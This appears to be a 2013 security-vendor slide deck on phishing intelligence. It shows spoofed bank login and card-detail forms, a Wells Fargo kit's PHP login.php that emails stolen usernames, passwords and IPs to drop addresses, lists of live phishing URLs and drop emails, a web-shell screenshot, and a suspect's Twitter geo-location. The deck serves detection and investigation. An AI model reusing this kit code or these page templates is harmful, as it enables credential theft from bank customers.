

# Phishing Intelligence



**MALCOVERY**  
SECURITY



# Today's Topics

- Phishing Takedown vs. Intelligence
- Cross-Brand Phishing Intelligence
- Phishing Kits and Clues
- Computer Intrusion (phish on Utah domain names)
- Brand Reputation & Economics of Malicious Email
- Data Mining Malicious Email
- Summary

# The Problem of Phishing



Phishing is increasingly expensive and painful as cybercriminals find new ways to fool consumers and cash out stolen login credentials.


## 01 PHISHING BY THE NUMBERS

THERE WERE MORE THAN  
**200,000** PHISHING ATTACKS  
WORLDWIDE IN 2012<sup>a</sup>

a APWG Global Phishing Surveys 1H2012 & 2H2012

**150,000+**  
unique domain names were used

Phishing sites are typically live  
for more than **10 hours**



1 day



# Who it Affects

MORE THAN  
**600**  
INSTITUTIONS  
WERE TARGETED<sup>b</sup>

<sup>b</sup> PayPal is the most-targeted institution




- Banks
- e-commerce sites
- Social networks
- ISPs
- Government tax bureaus
- Online gaming sites
- Postal services
- Securities companies



More than **30 billion** spam  
messages are sent every day<sup>c</sup>

<sup>c</sup> Symatec



**MALCOVERY**  
SECURITY

©2012 Malcovery Security, LLC. All rights reserved.



# The Costs of Phishing


## THE COSTS OF PHISHING

02

THE COST OF ONLINE FRAUD AND THEFT IS ESTIMATED AT **\$70.2 BILLION** ANNUALLY

### IMMEDIATE

Money reimbursed to compromised accounts  
Fees paid to takedown vendors



### LONG-TERM

Customer alienation  
Brand erosion




**MALCOVERY**  
SECURITY

©2012 Malcovery Security, LLC. All rights reserved.



# Traditional Approach





# A Smarter Way

INTELLIGENCE-BASED APPROACH → PROACTIVE

04

TACKLING PHISHING

An intelligence-based process employs techniques honed over years of research and data collection

1. Identify suspicious sites

Discovers hundreds more phishing sites each day than are otherwise known

2. Verify as phish and determine brand spoofed<sup>d</sup>

Prompts communication directly to your takedown vendor for quick removal of malicious content

3. Collect digital evidence

All links and files are extracted and analyzed in real-time

4. Correlate the big data

Discovers how each phishing site is linked to other phishing sites

5. Learn to recognize future sites



# Cross-Brand Intelligence



**MALCOVERY**  
SECURITY





http://www.hhtreks.com/~exercise/img/regions/regions/index.html

→ PERSONAL BANKING

→ SMALL BUSINESS BANKING

→ COMMERCIAL BANKING

→ ABOUT REGIONS / CAREERS



ONLINE SERVICES

Find an ATM/Branch  
City, St or Zip

OPEN AN ACCOUNT CONTACT US

SEARCH

Online Banking Login

Online ID  
Forgot Online ID?

Password  
Forgot Password?

Remember Online ID  
LOG IN

- ▶ Need Help Logging In?
- ▶ View Demo
- ▶ Enroll Now

History is still happening - expect more to come. Click here to learn more about how Regions is celebrating past and future leaders during Black History Month and beyond.



http://www.hhtreks.com/~allisong  
/Events/Scripts/chaseonline/chaseonline/login.php?id=2a15d006  
1de8d838ca648795609d3e91



Chase Online <sup>SM</sup> Monday, May 27, 2013

Secure Log On

User ID

Password

Remember my User ID

[Forgot your User ID and Password?](#)

**Log on**

### CHASE HELPS KEEP YOU SAFE AND INFORMED

- ▶ [Report Fraud and E-mail scams](#)
- ▶ [Learn how to protect yourself](#)
- ▶ [Find out how we protect you](#)
- ▶ [Learn more about online fraud](#)
- ▶ [Read tips for safe online shopping](#)

---

### GET A USER ID

**TO HELP YOU MANAGE YOUR MONEY**

If you're not already using Chase Online to access your account, enroll now. Chase Online offers a broad range of products and services to manage your money.

**ENROLL NOW**

**SEE THE DEMO**



http://www.hhtreks.com/~amitai25/images/vodafone.co.uk/vodafone.co.uk/index.html

Personal Business Corporate Public Sector Log in to My account

Mobile phones Price plans Mobile internet Apps & downloads Support

**Login**  
 Already signed up for My Account?  
 -----  
 \* Required field  
 \* Your username    
 \* Your password    
 Remember me   
Sign in

I've forgotten my user name and password. [Remind me](#)

[Need help?](#)

**Register for My Account**  
 Not yet signed up for My Account?  
[Register now](#)

<b>Vodafone UK</b> About us For investors For the media Corporate responsibility Mobile phones and health Help for parents Careers Code of practice JustTextGiving	<b>About this site</b> Privacy policy Terms & conditions Site map	<b>Getting in touch</b> Contact us Email us Find a store	<b>Disability services</b> Our commitment Choosing the right service Products & services	<b>Most popular phones</b> iPhone Sony Ericsson Xperia Arc Samsung Galaxy S 2 BlackBerry Torch Sony Ericsson Xperia Play HTC Wildfire S HTC Desire S	<b>Products &amp; services</b> Mobile broadband Trade in your phone Pay as you go Vodafone Sure Signal SIM Cards and SIM Only Deals Free SIM Vodafone VIP Coverage checker
---	--	---	---	---	--

© 2011 Vodafone Limited. Registered office: Vodafone House, The Connection, Newbury, Berkshire RG14 2FN. Registered in England No 1471587.

June 16, 2013



http://www.hhtreks.com/~allisong/clients/MULHERN/PHOTOS  
/login/sign-in/  
onlinebanking.bankofamerica.signon/Bofa/sitekey.php



Online Banking

En Español

Confirm that your SiteKey is correct

Please enter the passcode. Your SiteKey® image is not being displayed to you because you are in confirmation mode.

\* = required

Your SiteKey®:



\* Passcode:

(8 - 20 Characters, case sensitive)

Continue

 **Secure Area**

[Privacy & Security](#)



©2012 Malcovery Security, LLC. All rights reserved.



# Highlights ease of Creating Phishing Pages

- Each fraudulent or compromised user at 63.22.11.82:
  - ~allisong
  - ~exercise
  - ~amitai25

Created over a thousand phishing pages for each of the four targeted brands by obtaining server-level access and propagating the phishing page to every domain hosted on that IP address.

# Kits and Clues



**MALCOVERY**  
SECURITY



# Differences Matter

The screenshot shows the Westpac Business Online Statement page. At the top, there is a navigation bar with a search icon and tabs for Home, Personal, Business, Business, and About Westpac. Below this is a secondary navigation bar with links for Debt markets, Transactional banking, International trade, and Foreign exchange and com. The main content area is titled "Online Statement" and features a left-hand menu with links for Overview, Administration, Accounts, Payments, Deposits, Receipts, Online FX, Research, Security, and Register now. The right-hand side is titled "Sign In" and contains a login form with fields for Customer No. and Password, and a link for "Forgotten your password?". Below the form is a section for "Having problems signing in?" with a note and a "Corporate Help Desk" section listing phone numbers for Australia, New Zealand, and Papua New Guinea. At the bottom of the page, there is a footer with various links and social media icons.

**Online Statement**

- > **Overview**
- > **Administration**
- > **Accounts**
- > **Payments**
- > **Deposits**
- > **Receipts**
- > **Online FX**
- > **Research**
- > **Security**
- > **Register now**

### Sign In

Customer No.

Password

> [Forgotten your password?](#)

**Having problems signing in?**  
Click on the 'Forgotten your password?' link above to reset your password.

**Note:** This is available to all users who have a Business Online. Alternatively you can contact your administrator for assistance, or if it is not possible to contact your administrator, you can contact the sign in help or call the Business Help Desk.

**Corporate Help Desk**

1300 134 291 within Australia  
0800 423 424 within New Zealand  
322 0999 within Papua New Guinea  
+ 61 2 9374 7237 outside of Australia, New Zealand and Papua New Guinea

**Rescue services - they watch over us and risk their lives for keep doing more for those who do so much for us.**

> [Contact us](#) > [Careers](#) > [Investor centre](#) > [Westpac Group](#)  
> [Site index](#) > [Accessibility](#) > [Website Survey](#) > [Feedback and complaints](#)  
> [Security](#) > [Privacy](#) > [Website Terms and Conditions](#)

Follow us on:

This information does not take your circumstances into account. Read the relevant [Product Disclosure Statement documents](#) before making a decision. Unless otherwise specified, the products and services described on this website are available in Australia from Westpac Banking Corporation ABN 33 007 457 141 AFSL and Australian credit licence 233714. Other terms and conditions apply.



# Differences Matter



## Login

Westpac NZ  
home page

Your security

Common questions

Mobile Banking

**Check certificate** ( we will step you through this process )

1

Enter your Customer ID -

2

Enter your online banking password -

3

Enter your phone banking passcode -







# Differences Matter



Update your personal details in order to unlock your WestPac Internet Banking:

First Name	<input type="text"/>
Middle Name	<input type="text"/>
Last Name	<input type="text"/>
Date of Birth	- Day - <input type="button" value="v"/> - M
Mother's Maiden Name	<input type="text"/>
Driving License Number:	<input type="text"/>





# Differences Matter



Within Westpac latest security checks, we recently discovered that today there were 3 incorrect login attempts to your account. For your safety, Westpac set your account status to limited. For your account status to get back to normal, you will have to complete form below. Your details are required only for verification purposes. None of this information is stored on our servers.

First name

Middle name

Last name

Date of birth Day  Month  19

Mother's maiden name

Billing address

Suburb

Postal code

State  - Select -

Phone Number

Medicare Card Number

Individual Reference Number Only  Australia Residents

Westpac Card Number

Expiration Date  20

Security Code  CVV2



Rescue services - they watch over us, risking their lives for us. Find more for those who do so much for us.

- [Contact us](#)
- [Site index](#)
- [Security](#)
- [Careers](#)
- [Accessibility](#)
- [Privacy](#)
- [Investor centre](#)
- [Website survey](#)
- [Website Terms and Conditions](#)
- [Westpac Group](#)
- [Feedback and complaints](#)

Follow us on:   

Conditions, fees and charges apply. These may change or we may introduce new ones in the future. Full details are available on our website. Criteria apply to approval of credit products. This information does not take your personal objectives, circumstances or needs into account. Consider its appropriateness to these factors before acting on it. Read the disclosure documents for your selected product. The Terms and Conditions or Product Disclosure Statement, before deciding. Unless otherwise specified, the products and services available on this website are available only in Australia from Westpac Banking Corporation ABN 33 007 457 141 AFSL and Australia.



# What makes the sites look different?



- Most phishing sites are created by uploading and then unpacking a “phishing kit”
- A ZIP file that contains the contents of the websites
- By looking at the zeroes and ones of each HTML, JPG, CSS, GIF, JS, etc. that makes the website, we can very quickly and reliably determine if a NEW site matches a previously-learned pattern.



# One of these things is not like the others...

Through analysis of more than 550,000 confirmed phishing sites, we have learned which things belong together.











# Associating Attacks on Different Brands using Dropmail Addresses

A PayPal kit archived Sunday contained all of these email addresses:

Email	File	Obfuscation Type
<b>a.mountadar@menara.ma</b>	details.php	base64
a.mountadar@menara.ma	onlinebanking.php	base64
ayool@yahoo.com	ayool.php	plaintext
ayool@yahoo.com	Goodshot.php	plaintext
businessdb40@gmail.com	ayool0.php	plaintext
checking.work@mail.com	ayool.php	plaintext
checking.work@mail.com	Goodshot.php	plaintext
ma2daykingstar@gmail.com	Ooopz.php	plaintext
trufxtrader007@outlook.com	ayool0.php	plaintext
<b>trufxtrader@gmail.com</b>	ayool.php	plaintext
trufxtrader@gmail.com	Goodshot.php	plaintext
xts@voila.fr	error_login.html	hex
xtv@live.com	error_login.html	hex

# An Example of a “Kit” (Wells Fargo)

- These are the files in [wells.zip/wellsfargo.com/](#)

Name	Date modified	Type	Size
 confirm.php	6/16/2013 3:49 PM	PHP File	2 KB
 index	6/16/2013 3:49 PM	Firefox HTML Doc...	23 KB
 login.php	6/16/2013 3:49 PM	PHP File	1 KB
 questions	6/16/2013 3:49 PM	Firefox HTML Doc...	21 KB
 verification3.php	6/16/2013 3:49 PM	PHP File	2 KB
 verify.php	6/16/2013 3:49 PM	PHP File	2 KB

# Usually a Plain Text Email Address is in **login.php**:



```
$ip = getenv("REMOTE_ADDR");
$message .= "-----\n";
$message .= "Username: ".$_POST['userid']."\n";
$message .= "Password: ".$_POST['password']."\n";
$message .= "IP: ".$ip."\n";
$message .= "-----Danger Team-----\n";

$recipient = "nowirenolight2@sify.com,nolight2012@yandex.ru";
$subject = "Wellsfargo-$ip";
$headers = "From: ";
$headers .= $_POST['eMailAdd']."\n";
$headers .= "MIME-Version: 1.0\n";
    if (mail($recipient,$subject,$message,$headers))
        { header("Location: confirm.php") }
    else {echo "ERROR! Please go back and try again."; }
```



[nowirenolight2@sify.com](mailto:nowirenolight2@sify.com) &  
[nolight2012@yandex.ru](mailto:nolight2012@yandex.ru)

- In our database, we find that the two email addresses have been used for over **300 phishing sites** targeting Wells Fargo since December 12<sup>th</sup> of last year.
- Wells Fargo probably would like to know this.





# Kits create predictable paths

2013-03-21	CIBC	<a href="http://www.bsproje.com/wp-includes/cibc.htm">http://www.bsproje.com/wp-includes/cibc.htm</a>
2013-03-20	CIBC	<a href="http://aifa.net/news/cibc/CIBC/">http://aifa.net/news/cibc/CIBC/</a>
2013-03-19	CIBC	<a href="http://limerickonly.com/wp-content/uploads/2012/09/cibadministrator/index.htm">http://limerickonly.com/wp-content/uploads/2012/09/cibadministrator/index.htm</a>
2013-03-18	CIBC	<a href="http://redcom.spb.ru/wp-content/uploads/2012/07/cibc/cibc/PreSignOn.cibc.htm">http://redcom.spb.ru/wp-content/uploads/2012/07/cibc/cibc/PreSignOn.cibc.htm</a>
2013-03-18	CIBC	<a href="http://premium.ie/blog/wp-content/uploads/2013/03/cibadministrator/index.htm">http://premium.ie/blog/wp-content/uploads/2013/03/cibadministrator/index.htm</a>
2013-03-17	CIBC	<a href="http://www.cibconline.cibc.com.olbtxn.authentication.signon.novina.webd.pl/login.html">http://www.cibconline.cibc.com.olbtxn.authentication.signon.novina.webd.pl/login.html</a>
2013-03-17	CIBC	<a href="http://genuinecarpartsonline.com/office/import/cibadministrator/index.htm">http://genuinecarpartsonline.com/office/import/cibadministrator/index.htm</a>
2013-03-17	CIBC	<a href="http://irish-eyes.net/shop/images/manufacturers/cibadministrator/index.htm">http://irish-eyes.net/shop/images/manufacturers/cibadministrator/index.htm</a>
2013-03-17	CIBC	<a href="http://a17-143.novara.ie/office/import/cibadministrator/index.htm">http://a17-143.novara.ie/office/import/cibadministrator/index.htm</a>
2013-03-17	CIBC	<a href="http://www.cibconline.cibc.com.olbtxn.authentication.signon.novina.webd.pl/update.html">http://www.cibconline.cibc.com.olbtxn.authentication.signon.novina.webd.pl/update.html</a>
2013-03-17	CIBC	<a href="http://www.groupefcn.com/IMG/docx/CIBC/index.php">http://www.groupefcn.com/IMG/docx/CIBC/index.php</a>
2013-03-15	CIBC	<a href="http://maapcloud.co.uk/wp-includes/css/cibc.com/">http://maapcloud.co.uk/wp-includes/css/cibc.com/</a>
2013-03-15	CIBC	<a href="http://eltvideos.com/wp-content/cibc/cibc/PreSignOn.cibc.htm">http://eltvideos.com/wp-content/cibc/cibc/PreSignOn.cibc.htm</a>
2013-03-15	CIBC	<a href="http://gillianreynoldscasting.com/wp-content/uploads/2011/01/cibadministrator/index.htm">http://gillianreynoldscasting.com/wp-content/uploads/2011/01/cibadministrator/index.htm</a>
2013-03-15	CIBC	<a href="http://chineselanguageservices.ie/wp-includes/Text/Diff/Renderer/cibadministrator/index.htm">http://chineselanguageservices.ie/wp-includes/Text/Diff/Renderer/cibadministrator/index.htm</a>
2013-03-14	CIBC	<a href="http://vermilliondesign.com/IASIL/_MACOSX/backup-localhost-8888-2013_01_24-iu5jefvy9t/wp-includes/js/imgareaselect/cibadministrator/index.htm">http://vermilliondesign.com/IASIL/_MACOSX/backup-localhost-8888-2013_01_24-iu5jefvy9t/wp-includes/js/imgareaselect/cibadministrator/index.htm</a>
2013-03-14	CIBC	<a href="http://tortlawmarketing.com/wp-includes/js/tinymce/cibc/cibc/PreSignOn.cibc.htm">http://tortlawmarketing.com/wp-includes/js/tinymce/cibc/cibc/PreSignOn.cibc.htm</a>
2013-03-14	CIBC	<a href="http://coiffeur-gordana.ch/components/com_contact/cibconline/">http://coiffeur-gordana.ch/components/com_contact/cibconline/</a>
2013-03-14	CIBC	<a href="http://coiffeur-gordana.ch/components/com_media/cibconline/">http://coiffeur-gordana.ch/components/com_media/cibconline/</a>
2013-03-13	CIBC	<a href="http://giveprofit.com/policies/s0mb6d3sop/">http://giveprofit.com/policies/s0mb6d3sop/</a>
2013-03-12	CIBC	<a href="http://giveprofit.com/policies/s0mb6d3sop8m/">http://giveprofit.com/policies/s0mb6d3sop8m/</a>
2013-03-12	CIBC	<a href="http://chineselanguageservices.ie/wp-content/plugins/facebook-the-like-box-in-the-post-plugin/cibadministrator/index.htm">http://chineselanguageservices.ie/wp-content/plugins/facebook-the-like-box-in-the-post-plugin/cibadministrator/index.htm</a>
2013-03-09	CIBC	<a href="http://kanginpat.com/bbs/data/thumb/cibc/cibc/PreSignOn.cibc.htm">http://kanginpat.com/bbs/data/thumb/cibc/cibc/PreSignOn.cibc.htm</a>
2013-03-08	CIBC	<a href="http://fcse.fr/Slider/css/cibc/cibc/PreSignOn.cibc.htm">http://fcse.fr/Slider/css/cibc/cibc/PreSignOn.cibc.htm</a>
2013-03-07	CIBC	<a href="http://caminhodearte.com.br/site/system/config/index.html">http://caminhodearte.com.br/site/system/config/index.html</a>
2013-03-07	CIBC	<a href="http://www.equiping.com/2010/includes/domit/cibc.com/">http://www.equiping.com/2010/includes/domit/cibc.com/</a>
2013-03-07	CIBC	<a href="http://www.equiping.com/2010/components/com_content/models/cibc.com/">http://www.equiping.com/2010/components/com_content/models/cibc.com/</a>
2013-03-07	CIBC	<a href="http://slaireland.com/home/modules/mod_articles_latest/tmpl/cibadministrator/index.htm">http://slaireland.com/home/modules/mod_articles_latest/tmpl/cibadministrator/index.htm</a>
2013-03-06	CIBC	<a href="http://www.interactivehealth.ca/wp-includes/pomo/cibc.htm">http://www.interactivehealth.ca/wp-includes/pomo/cibc.htm</a>
2013-03-05	CIBC	<a href="http://www.santelotus.com/wp-includes/js/cibc/cibc/PreSignOn.cibc.htm">http://www.santelotus.com/wp-includes/js/cibc/cibc/PreSignOn.cibc.htm</a>
2013-03-05	CIBC	<a href="http://accountancylearning.co.uk/help/uja2hyas0s/">http://accountancylearning.co.uk/help/uja2hyas0s/</a>
2013-03-05	CIBC	<a href="http://vocsales.com/ext/mojozoom/cibc/cibc/PreSignOn.cibc.htm">http://vocsales.com/ext/mojozoom/cibc/cibc/PreSignOn.cibc.htm</a>
2013-02-28	CIBC	<a href="http://kerentv.co.il/wp-admin/js/cibc/cibc/PreSignOn.cibc.htm">http://kerentv.co.il/wp-admin/js/cibc/cibc/PreSignOn.cibc.htm</a>
2013-02-27	CIBC	<a href="http://tvsolutions.ie/images/services/cibadministrator/index.htm">http://tvsolutions.ie/images/services/cibadministrator/index.htm</a>
2013-02-27	CIBC	<a href="http://renaissance-skincare.com/wp-content/uploads/2011/11/cibveradministrator/index.htm">http://renaissance-skincare.com/wp-content/uploads/2011/11/cibveradministrator/index.htm</a>



# Search for Substrings of URLs

PhishIQ Home My Brands All Brands Admin Dashboard Upload Document

Home If you would like more information about any of the phish listed below, please [contact us here](#).

MY ACCOUNT  
[Update Account Info](#)  
[Log Out](#)


USER ADMINISTRATION  
[View Users](#)  
[Email Users](#)

WEBSITE CONTROLS  
[Add New MOTD](#)  
[View Logs](#)

Brand:  Host:   
URL ID:  Domain:   
IP:  URL:

Sort By:   
Sort:   
Direction:

1 2 3 > Last >



[http://www.supermercadosguanabara.com.br/fornecedores/tp/wells/wellsfargo\\_verify/wells/index\\_login.htm](http://www.supermercadosguanabara.com.br/fornecedores/tp/wells/wellsfargo_verify/wells/index_login.htm)  
<http://54.225.230.194/pms/library/openflashchart/tmp-upload-images/wells/well.htm>  
<http://bradfordhotels.com.ng/wells/signon.htm>  
<http://animationblaine.com/img/wells/www.wellsfargo/online.php>  
<http://beanscoffeeshopgallery.co.uk/wp/wells/www.wellsfargo/online.htm>  
<http://ritzcabeleireiros.com/wells/www.wellsfargo/online.htm>  
<http://beanscoffeeshopgallery.co.uk/wells/www.wellsfargo/online.htm>  
<http://67.55.45.235/img/wells/www.wellsfargo/online.htm>  
<http://camaradeturismodelara.com.ve/wells/default/account-overview/online/>  
<http://www.triangleparanormal.com/images/wells/www.wellsfargo/online.htm>  
<http://ing-plus.si/wells/>



# Interesting Google-cache of a Twitter account

[edokeed7@gmail.com](mailto:edokeed7@gmail.com)

[edokid201@gmail.com](mailto:edokid201@gmail.com)

**No wire! No Light!**  
@Le\_profeseur

A gooner till ad-infinitum @Cesc4official & @TheGame i adore dem both. Islam and money is my religion & i can't hate Lionel Messi or Giroud #Edoboy ffbk  
ÜT: 0.0.0.0 arsenal.com/home

17,471 TWEETS    446 FOLLOWING    460 FOLLOWERS    Follow

### Tweets

**No wire! No Light!** @Le\_profeseur 14h  
:D "@mamarolex: Lool"@Le\_profeseur: @mamarolex pls am a male using a female pic as avi \*winks\*""  
Expand

**No wire! No Light!** @Le\_profeseur 14h  
@mamarolex pls am a male using a female pic as avi \*winks\*

# Current version gives geo-location in Nigeria



A screenshot of a tweet from the user @Le\_professeur. The tweet text is: "A gooner till ad-infinity @Cesc4official & @TheGame i adore dem both. Islam and money is my religion & i can't hate Lionel Messi or Giroud #Edoboy i ffbk". Below the text, the geo-location is displayed as "ÜT: 6.64976,3.34578 · arsenal.com/home", which is circled in red. The tweet has 18,144 retweets, 467 following, and 479 followers. A "Follow" button is visible in the bottom right corner of the tweet interface.

EMPTY TROPHYCASE

♥Love My Arsenal♥

@Le\_professeur

A gooner till ad-infinity @Cesc4official & @TheGame i adore dem both. Islam and money is my religion & i can't hate Lionel Messi or Giroud #Edoboy i ffbk

ÜT: 6.64976,3.34578 · arsenal.com/home

18,144 TWEETS   467 FOLLOWING   479 FOLLOWERS   Follow



# Hackers Can Be Sloppy—shell on server of a Chase phishing site

OS	USER	DISK TOTAL / FREE	WEBSERVER SOFTWARE	SAFE MODE	MSSQL	MYSQL	ORACLE	POSTGRESQL	CURL	WIDTH	IMAGES	THEME	
Linux	smin9019	10000GB / 2288.9GB 23%	Apache PHP/5.2.17	OFF	NO	YES	NO	NO	YES	1024 1280	YES NO	LIGHT DARK	
BACK	HOME	SEARCH	UPLOAD	CMD	FTP	MYSQL	TOOLS	MAILER	PROCESSES	SYSINFO	SELF REMOVE	LOGOUT	
/ » home » content » 03 » 8323603 » html » CLIENT_DOMAINS » VIJAYVIKAS » vijayvikashs.com » gal_small » abc													
drwx--r-x													
-Name-				-Size-	-Modified-	-Aso-	-Owner/Group-	-Perms-	-Action-				
r ..				LINK	13.06.2013		8323603/100450	drwx--r-x	-				
r .htaccess				146 B	01.02.2013		8323603/100450	-rW---f--	INFO EDIT COPY CUT DEL DLD REN				
r allsoft.pl				19.83 KB	01.02.2013		8323603/100450	-rWxr-xr-x	INFO EDIT COPY CUT DEL DLD REN				
r tar.tmp				496 B	01.02.2013		8323603/100450	-rW-f--f--	INFO EDIT COPY CUT DEL DLD REN				
r update.profile.php				38.41 KB	13.06.2013		8323603/100450	-rW---f--	INFO EDIT COPY CUT DEL DLD REN				
r login.php				2.21 KB	13.06.2013		8323603/100450	-rW---f--	INFO EDIT COPY CUT DEL DLD REN				
